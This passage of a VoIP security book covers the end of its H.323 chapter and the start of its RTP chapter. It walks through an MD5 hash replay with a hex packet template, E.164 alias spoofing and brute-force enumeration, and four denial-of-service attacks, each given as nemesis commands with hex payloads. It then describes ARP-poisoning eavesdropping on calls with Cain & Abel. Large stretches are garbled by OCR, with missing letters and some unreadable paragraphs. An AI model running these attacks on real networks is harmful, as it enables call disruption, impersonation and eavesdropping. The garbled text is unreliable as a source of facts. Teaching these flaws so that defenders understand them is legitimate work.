Note In order to pre ent simple D5 hashing of e er ord in the dictionar , H. 2 uses the timestamp hich is uni ue for each authentication re uest , username H. 2 -ID , and the pass ord to create the D5 hash. Hence, if the pass ord is iS C, it ill be combined ith the username and current timestamp to create a uni ue D5 alue for e er authentication attempt.

If the endpoint and gatekeeper use different timestamps from the TP ser er, the hash created b the H. 2 endpoint ill be in alid. or e ample, if the endpoint recei es a timestamp of ct 2, 2008 6: .00 and the gatekeeper recei es a timestamp of ct 2, 2008 6: :01, the D5 hashes ill be different and the gatekeeper ill re ect the authentication.

As one can imagine, managing the timestamp from multiple TP de ices ith hundreds of H. 2 endpoints and gatekeepers can become cumbersome e en if the timestamp is off b .01 seconds. Therefore, the H. 2 gatekeepers allo an D5 hash that as created ith an older timestamp usuall ithin 0 to 60 minutes to authenticate successfull . hile this helps tremendousl for operational purposes other ise, H. 2 endpoints could not consistentl authenticate , it allo s an attacker to perform a repla attack. en though uni ue timestamps, usernames, and pass ords are used to create the D5 hash, the D5 hash is allo ed to be reused repla ed ithin a 0- or 60-minute inter al.

It s uite simple to perform a repla attack. The malicious user simpl sniffs captures the D5 hash from the endpoint to the gatekeeper and repla s the hash alue back to the gatekeeper, hich allo s the attacker s H. 2 client to be authenticated. Complete the follo ing steps to perform a repla attack:

1. nsure that the H. 2 gatekeeper has been enabled on our lab net ork.
2. pen our fa orite H. 2 endpoint.
 . n a second machine the attacker s machine , open ireshark for net ork sniffing.
 . rom the H. 2 endpoint on the first machine, connect to the H. 2 gatekeeper b entering the correct username and pass ord.
5. nce the H. 2 endpoint is connected to H. 2 gatekeeper, stop sniffing on ireshark on the second machine.
6. Scroll do n on ireshark and select a packet ith the Protocol label of H.225.0 and the Info description as AS : egistration e uest.
7. To get the username, e pand the H.225.0 AS entr in the protocol details section of ireshark middle section so that it appears as follo s:

   AS essage: registration e uest

   registration e uest

   cr ptoTokens

   Item 0

   Item: cr pto PP dHash

   cr pto PP dHash

   alias: H. 2 -ID

   H 2 .ID: US A

8. To get the D5 hash, e pand H.225.0 AS in the protocol details section of ireshark middle section so that it looks like this:

   AS essage: registration e uest

   registration e uest

   cr ptoTokens

   Item 0

   Item: cr pto PP dHash

   token

   A alue labeled `hash` under `token` should be isible ith an D5 alue follo ing it. This is the D5 hash alue that can be repla ed b the attacker. See the D5 hash alue in igure -7.




Figure 3-7: ires ark an M as it an H 22 acket

Note Notice t e ti esta our ro s a o e t is M as alue is allo s t e attacker to kno o long in inutes t e M is ali in or er to er or t e re la attack

Using a acket-generation tool suc as Ne esis or Sni er Pro create an aut entication acket an sen it to t e gatekee er o our c oice e easiest et o to er or t is action is to sen an aut entication re uest ro our H 2 en oint to our gatekee er is atte t ill e rejecte ecause ou o not a e t e correct userna e H 2 -I an ass or o e er it can e use as t e te late or t e ne acket ou are a out to create

10 nce ou a e t e te late ro our H 22 Registration Re uest si l re lace t e incorrect userna e in e an t e M as t at as use it t e alues ca ture o er t e net ork t e userna e ca ture ro t e net ork in e as ell as t e M as to e re la e

11 nce t e ol userna e M as is re lace it t e ne alues ca ture ro t e net ork sen t at acket is ill allo t e re uest to e success ull logge in to t e gatekee er using a re la attack

e ollo ing e in or ation is an e a le o a ull H 22 registration re uest acket e ol in or ation on t e irst line is t e targete IP a ress o t e gatekee er `c0 a8 74 79` is 1 2 1 11 2 in e e secon ite in ol is t e userna e in e ca ture t e sni e session `00 55 00 53 00 45 00 52 00 00` is USER in e Finall t e last ite in ol is t e ca ture M as or t e H 22 registration re uest acket

Note Ite s in italic are uni ue to la en iron ent t ese ite s ill e i erent in our o n la en iron ent

```
0e 80 08 be 06 00 08 91 4a 00 05 80 01 00 c0 a8 - IP address
74 49 06 b8 01 00 c0 a8 74 49 06 b7 22 c0 82 01
01 00 07 00 00 00 00 00 00 00 00 01 34 39 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 02 40 0c
00 44 00 49 00 47 00 53 00 2d 00 69 00 53 00 45
00 43 00 2d 00 74 00 73 00 74 05 00 49 83 58 69
c3 76 82 01 01 00 07 54 61 6e 64 62 65 72 67 01
34 39 2c 2b 10 30 2e 01 04 04 00 55 00 53 00 45 - User Name (e.g USER)
00 52 00 00 c0 45 50 d1 4c 08 2a 86 48 86 f7 0d
02 05 00 80 80 1c 84 51 59 5d 9a c7 b9 83 35 0d - MD5 Hash
26 8d b7 f3 6e 01 00 01 00 01 00 01 00 05 18 01
00 00 12 6d 01 50 20 df 89 03 59 6f 45 19 9f 27
73 c0 a5 92 74 af 00 00 50 20 df 89 03 59 6f 45
19 9f 27 73 c0 a5 92 74 af 00 46 3c 61 73 73 65
6e 74 3e 3c 61 73 73 65 6e 74 5f 74 79 70 65 3e
63 6c 69 65 6e 74 3c 2f 61 73 73 65 6e 74 5f 74
79 70 65 3e 3c 76 65 72 73 69 6f 6e 3e 31 3c 2f
76 65 72 73 69 6f 6e 3e 3c 2f 61 73 73 65 6e 74
3e
```

nce t e ne H 22 registration re uest acket as een create an sent it t e sni e M as t e attacker ill a e success ull aut enticate using a re la attack

H.323 Endpoint Spoofing (E.164 Alias)

t a ig le el an 1 alias is t e one nu er lan use or a resses an one nu er aliases or H 2 en oints It is also o ten use as an i enti ier or H 2 en oints on t e net ork

ecause t e 1 alias is s oo a le an gatekee er t at uses it as a truste alue can e su erte Generall an ite t at is truste as an i enti ication entit an is also s oo a le eco es a ig securit ro le or t e enter rise

1 alias s oo ing is si ilar to ot er attacks on truste entities like M a resses on t ernet car s Initiator No e Na es on iS SI en oints an Ns on Fi re annel H s I M a ress iltering is eing use on a ireless access oint an attacker can c ange er M a ress using et erc ange ro http://www.ntsecurity.nu/ an ass t e access controls

e sa e i ea ol s true or an 1 alias alicious en oint can c ange its 1 alias an register to t e gatekee er it a s oo e i entit e en ing on t e gatekee er s olic t e attacker a or a not nee to er or a oS attack against t e entit eing i ersonate e ore an escri e later in t is c a ter to co lete t e attack

I t e gatekee er s olic is set to o er rite e er ne en oint it an 1 alias alrea in t e gatekee er s ata ase u licate alias ill e allo e to o er rite t e e isting registration ence no oS attack is nee e I t e olic is set to reject an ne en oint it a u licate 1 alias ill e rejecte an t us not allo e to join t e net ork In or er to join t e net ork it t e s oo e alias t e attacker ill nee to er or a oS attack on t e legiti ate en oint in or er to orce it into an un-registere state it t e net ork nce a enial o Ser ice attack is er or e on t e legiti ate en oint an it is orce o t e oIP net ork t e attacker can sli rig t in it is s oo e alias Furt er ore en t e real en oint atte ts to re-register on t e net ork it ill ro a l e rejecte ecause t ere is alrea an en oint it its 1 alias t e attacker s en oint t at sli e in arious olicies ill a ect t e outco e or t is attack class

e ore t e attacker s oo s an registers anot er i entit on t e oIP net ork e nee s to in t e 1 alias as e onstrate in t e ollo ing section. Additionally, because the E.164 alias is the value used to contact another person, it is publici ed heavily in VoIP environments (similar to a phone number in a phone book). The company directory will have a user's full name and his or her E.164 alias (often VoIP company directories are fully available with no authentication). This information can be used by the attacker to spoof practically any user on the VoIP network.

ote One example attack that is fairly severe would be to appear as a company executive, like the CEO or CFO, and receive or make phone calls as that person. If there is a conference call with the Securities and Exchange Commission (SEC), the attacker will be recogni ed as the CEO/CFO and can record audio clips of the conversation (as described in Chapter 4).

In order to spoof your E.164 alias, complete the following simple steps. In this example, we will be using the Power Play H.323 endpoint.

1. Select **Start** ➢ **Progra s** ➢ **Po erPlay** ➢ **Po erPlay ontrol Panel**.
2. Select the **Gate eeper** tab.
3. Note the text box at the bottom of the screen displaying the current E.164 alias. Change the current value to the new value you wish to spoof, as shown in Figure 3-8. (This can be any value from the VoIP company directory, such as the alias of the CEO of the company.) We'll use 37331.

Image from book

Figure - : Spoofing E.164 alias

4. Click and you're done The E.164 alias has been spoofed and is now recogni ed as a new identity on the VoIP network. All calls directed to 37331 will now be redirected to the attacker's endpoint.

ote An attacker who wishes to spoof an alias that already belongs to another endpoint will have to perform a Denial of Service attack before step 3 on the real H.323 endpoint before changing her E.164 alias.

E 1 lias Enu eration

There are a few ways to enumerate an E.164 alias, which is needed to spoof an H.323 endpoint (as shown in the previous example). The easiest method is simply to sniff the information over the network. During a call, one endpoint will call another endpoint using its E.164 alias. The destination endpoint's information moves across the network in cleartext thus, an attacker can simply sniff the connection and view the destination E.164 alias. If an attacker is sniffing the network using Wireshark, the location of the E.164 alias is located on the dialedDigits line. The dialedDigits line shows the destination E.164 alias used for the voice connection. The path to find the dialedDigits line on an H.323 packet using Wireshark is shown below:

H.225.0 RAS

gatekeeperRequest

endpointAlias

Item 1

Item: dialedDigits

dialedDigits

It may not be possible to simply perform a man-in-the-middle attack to sniff the network, thereby forcing the attacker to find a better way to enumerate E.164 information. The next method, which is the better choice when sniffing is not possible, is to brute-force the information from a gatekeeper. When an endpoint attempts to register with a gatekeeper using an unauthori ed E.164 alias, the gatekeeper sends a Security Denial Message, specifically: securityDenial (11). However, if an endpoint attempts to register with an E.164 alias that has already been registered, the gatekeeper will send a duplicate error message, specifically: duplicateAlias. A duplicate error signals that the attempted E.164 information is legitimate and registered to the gatekeeper but used by a different H.323 endpoint. This behavior allows an attacker to enumerate E.164 information from the gatekeeper. Because an attacker will be told when he has the incorrect E.164 alias (securityDenial) or correct but already used E.164 alias (duplicateAlias), he can send several million packets to the gatekeeper with a different E.164 alias (1 to 999999999) until he gets a list of duplicateAlias messages from the gatekeeper. This list will then give the attacker a list of valid E.164 numbers, allowing him to enumerate possible entities to spoof. To automate this attack, an attacker can simply write a script to send millions of registration request packets to the gatekeeper, each with a unique E.164 alias. Once the attacker receives a duplicateAlias error message from the gatekeeper, he will have enumerated a valid E.164 alias.

For example, Figures 3-9 and 3-10 show the enumeration process. ine 2 (rejectReason) in Figure 3-9 shows an error message when an attacker attempts to register with an E.164 alias that is not authori ed (securityDenial). ine 2 in Figure 3-10 shows an error message (rejectReason) when an attacker attempts to register with an authori ed E.164 alias that has already been registered (duplicateAlias). The difference in the error messages tells the attacker that his second attempt was using a valid E.164 alias name.

Image from book

Figure 3- : Security denial error when trying to register with an unauthori ed E.164 alias

Image from book

Figure 3-1 : Enumerating E.164 alias by the duplicateAlias error message

E 1 4 o ing ttac s

Hopping attacks allow unauthori ed users to jump across security groupings, allowing them to escape any kind of isolation that was put in place. For example, hopping attacks allow unauthori ed users to access authori ed areas. Furthermore, the attacks allow unprivileged users to access areas where only privileged users should be. Previous hopping attacks are best known from Cisco switches. Attackers were able to hop across V ANs using specific V AN tags and gain access to certain networks that should have otherwise been limited.

An E.164 hopping attack is an extension of the spoofing attacks described previously. Often, gatekeepers will use E.164 aliases as security entities (allowing only a static set of E.164 aliases to register to gatekeepers or make specific types of calls). Hence, E.164 aliases are set up with different ones for H.323 endpoints. For example, one group of aliases might be allowed to call anywhere, including international locations at the most expensive time of day another group might be restricted to calling only domestic long distance numbers another group might be allowed to call internal numbers only and a final group might be allowed to call only “900” numbers.

As of this writing, many controls for outbound dialing are not used, as every number can call anywhere however, this trend will probably change. For example, in today’s mobile environment, many company conversations that discuss sensitive information occur via the phone. The assumption is that everyone with access to the number should be on the call however, conference bridge numbers are forwarded to the wrong place more often than people think.

The pre-texting and information leakage issues at Hewlett-Packard, motivating the company to break the law in 2006 (although with virtually no consequences), led to the need for stronger security for sensitive conference calls (http://en.wikipedia.org/wiki/2006 HP spying scandal). For example, conference calls discussing a company’s goals will need a method to ensure that only internal phone numbers can join the call. If the technique used to identify authori ed phones is the E.164 alias, the alias can be spoofed. Any controls set up by the gatekeeper/gateway for dialing restrictions can simply be overridden by an attacker.

Spoofing the E.l64 alias breaks the entire model for identity assurance on the H.323 VoIP network. Furthermore, as an end user, calling the CEO, CFO, or simply your co-worker on another floor may result in your speaking to an attacker who has hijacked an identity.

Denial of Service via NT

Now that we know why authentication (registration) and authori ation cannot be trusted with H.323, let’s shift focus to the Denial of Service attacks on H.323 environments.

DoS it ut entication Ena le

The first DoS we will discuss occurs when authentication is enabled for H.323 endpoints. As discussed previously, H.323 authentication uses a timestamp from an NTP server (and a few other items) to create the MD5 hash. However, an attacker can ensure that H.323 endpoints cannot register to the network by updating H.323 devices with incorrect timestamp information. This is possible because NTP uses UDP for transport, which is connectionless and unreliable (hence, any attacker can forge an NTP packet).

For example, an attacker could use a rogue NTP server and send timestamps to H.323 endpoints that are not the same timestamps used by the gatekeeper. Furthermore, the attacker could send timestamps to the gatekeeper that differ from the ones used by all the endpoints. Because most H.323 endpoints and gatekeepers do not require authentication for timestamp updates, they will simply accept the timestamps received from the attacker.

At best, some endpoints and gatekeepers will accept timestamp information only from certain IP addresses however, attackers can simply spoof their IP addresses and then send the malicious timestamp information to the endpoint. Hence, with incorrect timestamp information, the MD5 hash values between gatekeepers and H.323 endpoints will not match, preventing VoIP phone from authenticating.

Note A powerful attack would not need to target every H.323 endpoint on the network, but only the four or five gatekeepers. Once the gatekeepers are updated with incorrect timestamp information, the gatekeeper will un-register or refuse to authenticate every H.323 endpoint on the network, bringing the whole VoIP network to its knees.

Use the following steps to execute a DoS attack on H.323 endpoints with authentication enabled.

1. et’s use Nemesis for packet generation, which can be found at http://www.packetfactory.net/projects/nemesis/ or the bootable BackTrack ive CD (http://www.remote-exploit.org/index.php/BackTrack).
2. Start Nemesis from the BackTrack ive CD.
3. Download iSEC.NTP.DOS from http://www.isecpartners.com/tools.html this is the input file we’ll use with Nemesis in order to execute the NTP DoS attack.
4. Execute the following command in step b. The test lab information being used is shown in step a, which should be changed to match the IP addresses of your lab:
    a. Network information
        i. Attacker’s IP: 1 2. 1 . 1. 103
        ii. Attacker’s MAC: 00: 05: 4E: 4A: E0: E1
        iii. Target’s IP (H.323 gatekeeper): 1 2. 1 . 1. 140
        iv. Target’s MAC (H.323 gatekeeper): 02: 34: 4F: 3B: A0: D3

b. ample s nta :

```
nemesis udp -x 123 -y 123 -S 172.16.1.103 -D 172.16.1.140 -H
00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.NTP.DOS
```

5. epeat step b repeatedl as long as ou ant the DoS attack to occur or create a script to repeat it indefinitel .

. The follo ing he information sho s the e ample packet ith a TP timestamp update of o ember 7, 200 . The actual alue of the timestamp is unimportant it simpl needs to be ithin appro imatel 1,000 seconds of the correct time. e sure to use a he editor if ou ish to modif the file to be used ith emesis:

```
dc 00 0a fa 00 00 00 00 00 01 02 90 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c8 fb 4f b9 b6 c2 69 9c c8 fb 4f b9 b6 c2 69 9c
```

Done ou ha e no updated the H.323 gatekeeper ith the incorrect timestamp information. All H.323 clients attempting to authenticate ill be re ected and, hence, pre ented from making an telephone calls.

D nia o S r ic ia U D P 22 R i tration R ct

The ne t Denial of Ser ice attack in ol es H.225 egistration e ect packets. As the name suggests, a egistration e ect is used to re ect registration of or un-register an e isting H.323 endpoint.

The securit issue is that no authentication is re uired to forcibl re ect H.323 endpoints off the net ork. Hence, if an H.323 endpoint is legitimatel authenticated to a gatekeeper, an attacker can simpl send the endpoint one UDP egistration e ect packet and the endpoint ill immediatel be un-registered. The legitimate endpoint ill then attempt to re-register, but the attacker can simpl send another UDP packet and immediatel un-register it.

ecause the attack in ol es onl one UDP packet, the attacker can send registration re ect packets once e er fe minutes to pre ent the legitimate H.323 endpoint from registering to the gatekeeper pre enting the endpoint from sending or recei ing telephone calls indefinitel .

Complete the follo ing steps to e ecute a DoS attack using egistration e ect packets.

1. Start emesis from the ackTrack Li e CD.
2. Do nload iSEC.Registration.Reject.DOS from http://www.isecpartners.com/tools.html and use it as the input file ith emesis in order to e ecute the egistration e ect DoS.
3. nce the file has been do nloaded, e ecute the command in step b. Again, the test lab information being used is sho n in step a it should be changed to match the IP addresses of our lab:

   i. et ork information

      i. Attacker s IP: 1 2. 1 . 1. 103

      ii. Attacker s AC: 00: 05: 4E: 4A: E0: E1

      iii. Target s IP H.323 endpoint : 1 2. 1 . 1. 140

      i . Target s AC H.323 endpoint : 02: 34: 4F: 3B: A0: D3

   ii. ample s nta

```
nemesis udp -x 1719 -y 1719 -S 172.16.1.103 -D 172.16.1.140 -H
00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.Registration.Reject.DOS
```

The follo ing sho s the he information from the pro ided egistration e ect packet. Use a he editor if ou ish to modif the file to be used ith emesis.

```
14 00 09 9a 06 00 08 91 4a 00 05 83 01 00 00 00
00 00
```

Done ith a single UDP packet, ou ha e un-registered the H.323 client.

ot In order to perform this attack on all H.323 clients, simpl send one UDP packet to each IP address on the net ork. To prolong the DoS attack, simpl send the one UDP packet repeatedl , hich ill pre ent all H.323 clients from re-registering.

D nia o S r ic ia o t U nr ac a Pac t

The ne t Denial of Ser ice attack in ol es an e isting phone call bet een t o H.323 endpoints. hen t o H.323 endpoints establish a phone call, man packets fl across the net ork. ne of the man packets is used to ensure that the t o endpoints are still there.

or e ample, hen talking on our cell phone, ou probabl sa Hello hen ou encounter silence on the other end to make sure that ou ha e not been disconnected. In man situations, the person ma still be on the line but silent, hich makes ou onder if the call has been cut off. The same idea applies to VoIP packets are sent to ensure that the call is still connected.

In this DoS attack, an attacker can repeatedl spoof an IC P Host Unreachable packet from one endpoint to another. In certain endor implementations, the recei er of the IC P Host Unreachable packet ill think the other side has disconnected and ill terminate the call.

ot A fe H.323 hard phones ha e been tested and found ulnerable to this attack. All endors ha e been notified, and this ulnerabilit has been fi ed.

The follo ing steps can be used to e ecute a DoS attack using IC P Host Unreachable packets during an e isting call.

1. Start Nemesis from the BackTrack Live CD.
2. Download **iSEC ICMP ost nreacha le DOS** from http isecpartners com tools html. We'll use this as the input file with Nemesis in order to execute the ICMP Host Unreachable DoS.
3. Execute the command in step b. The test lab information being used is shown in step a; it should be changed to match the IP addresses of your lab:
   a. Network information
      i. Attacker's IP: **172.16.1.103**
      ii. Attacker's MAC: **00:05:4E:4A:E0:E1**
      iii. Target's IP (H.323 endpoint): **172.16.1.140**
      iv. Target's MAC (H.323 endpoint): **02:34:4F:3B:A0:D3**
   b. Example syntax

```
nemesis icmp -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M
02:34:4F:3B:A0:D3 -i 03 -c 01 -P iSEC.ICMP.Host.Unreachable.DOS
```

4. Issue the command repeatedly or create a script to repeat the command indefinitely.

The following hex information shows the example packet with a Registration Reject packet. (Use a hex editor if you wish to modify this file for use with Nemesis.)

```
30 30 35 30 36 30 30 31 32 61 31 39 30 30 35 30
36 30 30 31 65 65 39 32 30 38 30 30 34 35 30 30
30 30 31 63 31 32 33 34 34 30 30 30 66 66 30 31
66 66 66 32 63 30 61 38 37 34 34 39 63 30 61 38
37 34 31 66 30 33 30 31 66 63 66 65 30 30 30 30
30 30 30 30
```

Done! You have now forcibly terminated an existing call between two H.323 clients.

Denial of Service via H.225 nonStandardMessage

Our final Denial of Service attack occurs via the H.225 nonStandardMessage packet. As the name suggests, a nonstandard H.225 packet is sent from an endpoint to a target that cannot interpret it correctly. Nonstandard messages are often used to perform vendor-specific actions. In cases where the packets are misused, the misuse may cause a VoIP device to crash. As with the previous attack, an attacker can repeatedly send this packet to a H.323 endpoint on the network. Depending on vendor implementations, the packet will overload and crash the system. This crash, in turn, opens up the endpoint to many of the attacks discussed earlier in this chapter (such as the replay attack or endpoint spoofing) because it takes a legitimate endpoint off the network for two or three minutes.

Note A few H.323 hard phones have been tested and found vulnerable to this attack. All vendors have been notified and this vulnerability has been fixed.

The following steps can be used to execute this DoS attack, which causes the remote endpoint to crash, using the H.225 nonStandardMessage.

1. Start Nemesis from the BackTrack Live CD.
2. Download **iSEC nonStandardMessage DOS** from http isecpartners com tools html; this will be the input file to be used with Nemesis in order to execute the nonStandardMessage DoS attack.
3. Once the file has been downloaded, execute the command in step b with the lab information in step a:
   a. Network information
      i. Attacker's IP: **172.16.1.103**
      ii. Attacker's MAC: **00:05:4E:4A:E0:E1**
      iii. Target's IP (H.323 endpoint): **172.16.1.140**
      iv. Target's MAC (H.323 endpoint): **02:34:4F:3B:A0:D3**
   b. Example syntax

```
nemesis udp -x 1719 -y 1719 -S 172.16.1.103 -D 172.16.1.140 -H
00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.nonStandardMessage.DOS
```

4. Issue the command repeatedly or create a script to repeat it indefinitely.

The following shows the hex information from the example packet with a Registration Reject packet. (Use a hex editor if you wish to modify the file to be used with Nemesis.)

```
5c 09 81 40 82 01 01 00 04 03 00 00 04 04 00 00
00 00
```

Done! You have now crashed the H.323 client.

TeamUnknown Release

Chapter 3 - Signaling: H.323 Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Summary

H.323 is a popular signaling protocol used in VoIP infrastructures, especially in enterprise networks with existing PBX systems. H.323 includes several subprotocols, such as H.235 and H.225; however, the security model of H.323 and its subprotocols is quite weak. Authentication and registration methods used within H.225 are vulnerable to several attacks, including passive dictionary attacks and replay attacks.

As we have seen, the authentication model used in H.323 allows attackers to retrieve an endpoint's password quite easily. Furthermore, the authorization methods used with H.323 rely on E.164 aliases, which can be spoofed by an attacker. The identity of any H.323 endpoint cannot be trusted because attackers can perform simple attacks to impersonate others.

Finally, the reliability of the H.323 network leaves much to be desired. This chapter has discussed only four Denial of Service attacks against H.323 endpoints/gatekeepers; however, there are probably a lot more. Voice communication, including 911 calls, requires a high level of reliability/availability. Unfortunately, many H.323 entities, including hard phones and soft phones and gatekeepers/session border controllers, are quite easy to take offline, cut off, or simply ensure that no communication takes place.

When building a VoIP network using H.323, it is important to know about the major problems with authentication, authorization, and reliability/availability. This chapter has focused on the flaws with H.323 in order for users to understand the risks. Chapter 9 will discuss the defenses for VoIP communication, including possible defenses against H.323 attacks.

TeamUnknown Release

Chapter 4 - Media: RTP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Chapter 4: Media: RTP Security

Overview

Real-time Transport Protocol (RTP) is the major multimedia transport method for SIP and H.323. Real Time Control Protocol (RTCP) is often used with RTP as the complementary protocol that sends nondata information, such as control information, to endpoints. RTCP is primarily used for QoS (Quality of Service) information, such as packets sent, packets received, and jitter. (**itter** is the variation in the delay of received packets in a VoIP packet flow.) Both protocols are often used together for the media layer of VoIP networks (mostly RTP with some supporting RTCP packets). While VoIP calls are set up using H.323 or SIP, the voice communication (audio) between two endpoints will use RTP. Figure 4-1 shows an example of the architecture.




Figure 4-1: RTP for media content

You should understand right away that RTP uses cleartext transmission, so it lacks confidentiality, integrity, and authentication. Users who have access to the network via a shared medium or even via the use of an ARP poisoning attack (discussed in Chapter 2) can sniff RTP packets, reassemble them, and then listen to the voice communication using a common media player, such as Windows Media Player. While the security issues around RTP have been known for some time, the issues have only recently come to the surface, as security tools, such as Wireshark and Cain & Abel, have made the attack process quite easy.

Note One might argue that other protocols, including HTTP, FTP, telnet, TFTP, POP3, and SMTP, also transmit in cleartext with little security protections; however, most phone users assume a certain level of privacy, integrity, and reliability with their conversations. Users of many system-level protocols do not always make these assumptions.

ap e e e a pe an n n pe ne a e e ea e ppn e ne n an en a e e.

Previous Next

Chapter 4 - Media: RTP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press

Previous Next

P asics

a p a an e e nam a n p . an e e n an p ea e an m an en e p e n a e e e an a a an e n e e a p pa e . na n ma p ne en e pe an e nne n a e an an m p p a nne n .

e a e em en an pa e a e n e en m e a a e an e p . pa e n e a e en en m e m e amp pa a a a n n a n e an n n e a n n e n .

- **Seq ence n m er** e a e a m an an a e e een en p n . e e en en m e n ea e ne ea pa e en ne en p n .
- **Timestamp** e me amp e m e n ma n e nne n. en e a e me amp an n a n e amp n pe e a pa a n e pa e p a n em en e n ea pa e .
- **Synchroni ation so rce** e e pa e n n a n n an eam .
- **Contri ting so rce** a n n e n n a n e n an eam .

ote ea n m e a e p an e e e a e a http aqs org r cs r c html.

e n e e n ea n e m an e n en a a e e p . exam p e e e m a a mem ep a m e p ne mm n a n an m a a e. . em a an m n e a e a e expe m p ne n e a n e e eep ne ne . e en en e n e n e a a e a e expe e ea e e a e e e a e .

e e m m pem en a n n e e a e e e p e a p a . em e e e e e e en p n p m a a a e e epe m an e mm n a n a n ea a e a e. e e a a e a m an e en n e n a e e e a a e e p .

Previous Next

TeamUnknown Release

Chapter 4 - Media: RTP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press

Previous Next

P ecurit Attacks

e a a n a e a e n ap n me a a n e . e a en p n an p a a e e a pe a a m na e e n n an n m na en a e e .

ote e e e e e n ap e e p e e me a mm n a n m en e p e an a n a en m pem en e e a e pe m an e an pe a na e

ne a e m an pe a a n n a na ne a p n a n en a e e an a m an p a n a e a ne e ne a ea e ppn an e ne n. n e n e n e n n em an e an e e e a a n n n

- a e ea e ppn
- e ea e ppn
- en a e e
- e n ea n
- ne n

Passi e a es ro ing

RTP's cleartext packets can be sniffed over the network just as with telnet, FTP, and HTTP. However, unlike such an attack on telnet, simply capturing a few RTP packets over the network will not provide an attacker with all the sensitive information he or she wants. This is because RTP transfers streams of audio packets, meaning that an attacker must capture an entire stream in order to capture a conversation. Capturing just a single RTP packet would be like capturing the letter **S** from this sentence--you'd have only a single letter and none of the real information. hile this makes RTP eavesdropping a bit tougher than intercepting simpler traffic, the ability to capture RTP audio streams is still very possible.

Tools like Cain Abel and ireshark make capturing RTP streams over the network almost easy. These tools capture a sequence of RTP packets, reassemble them in the correct order, and save the RTP stream as an audio file (e.g., **av**) using the correct audio codec. This allows any passive attacker to simply point, click, and eavesdrop on almost any VoIP communication within his or her own subnet.

a turing Packets ro i erent n oints: an-in-the- i le

A **man-in-the-middle attac** involves an untrusted third party intercepting communication between two trusted endpoints, as shown in Figure 4-2. For example, let's say two trusted parties, Sonia and usum, communicate via a telephone. In order to communicate with usum, Sonia dials her phone number. hen usum answers the phone, Sonia begins the communication process with her. During a man-in-the-middle attack, an attacker intercepts the connection between Sonia and usum and has both endpoints communicate through him or her. In this way, the attacker effectively acts as the router between Sonia and usum. Both usum and Sonia continue to communicate, blissfully unaware of the attacker sitting in the middle of their call, listening in. The attack is like a three-way phone call, with two of the three callers unaware of the third one.

The goal of a man-in-the-middle attack is to sniff on a switch, because switches direct traffic to the intended destination port only. Conversely, sniffing on a hub is possible by default because it allows all ports to see all communication, thereby making it quite easy to sniff a neighbor's traffic.

Many switches are ayer 2 devices, meaning that they can transmit packets from one port on a switch to another node's machine address (MAC) instead of an IP address (type **i pcon i g a** on a indows command line to see the MAC address noted by physical address). The MAC address is used by the manufacturer of the NIC to identify it uniquely. ayer 2 routing is common for performance reasons, allowing switches to transfer packets quickly across the network. The key to a man-in-the-middle attack is to update the switch, router, or operating system's ARP cache (ayer 2 routing table) and tell it that a specific IP address is now associated with a new MAC address (that of the attacker). hen a system tries to contact the legitimate IP address via its ayer 2 MAC address, it will be routed to the attacker's machine because the system's ARP table was maliciously updated by the attacker.




Figure -2: Man-in-the-middle attack

In order to complete this attack as shown in Figure 4-2, an attacker would send an ARP reply packet to the two VoIP phones on the network, telling the VoIP phones that the IP address of 172.16.1.1 is now 00-AO-CC-69- 9-74, which happens to be the ayer 2 MAC address of the attacker's machine. Once the ARP packets are received by the phones, the phones will automatically update their own ARP table, denoting 172.16.1.1 as 00-AO-CC-69- 9-74. Once either VoIP phone tries to contact the switch at the IP address of 172.16.1.1, it will actually be redirected to the attacker's machine.

In order for the man-in-the-middle attack to work as intended, the attacker must route that packet to the correct device, allowing both parties to communicate normally without knowing that a third party is monitoring the communication. For more information on man-in-the-middle attacks, refer to **http grc com nat arp htm** .


sing ain Abel or an-in-the- i le Attacks

Our example will use Cain Abel (written by Massimiliano Montoro) to capture RTP packets, reassemble them, and decode them to **av** files. e'll start by using Cain Abel to perform a man-in-the-middle attack on the entire network subnet and then use its RTP sniffer to capture all RTP packets and listen to the captured audio. Here are the step-by-step instructions:

1. Download and install Cain Abel from **http oxid it cain html**, using the defaults.
2. Install the inPCap packet driver if you don't already have one installed.
3. Reboot.

. .

. 3.



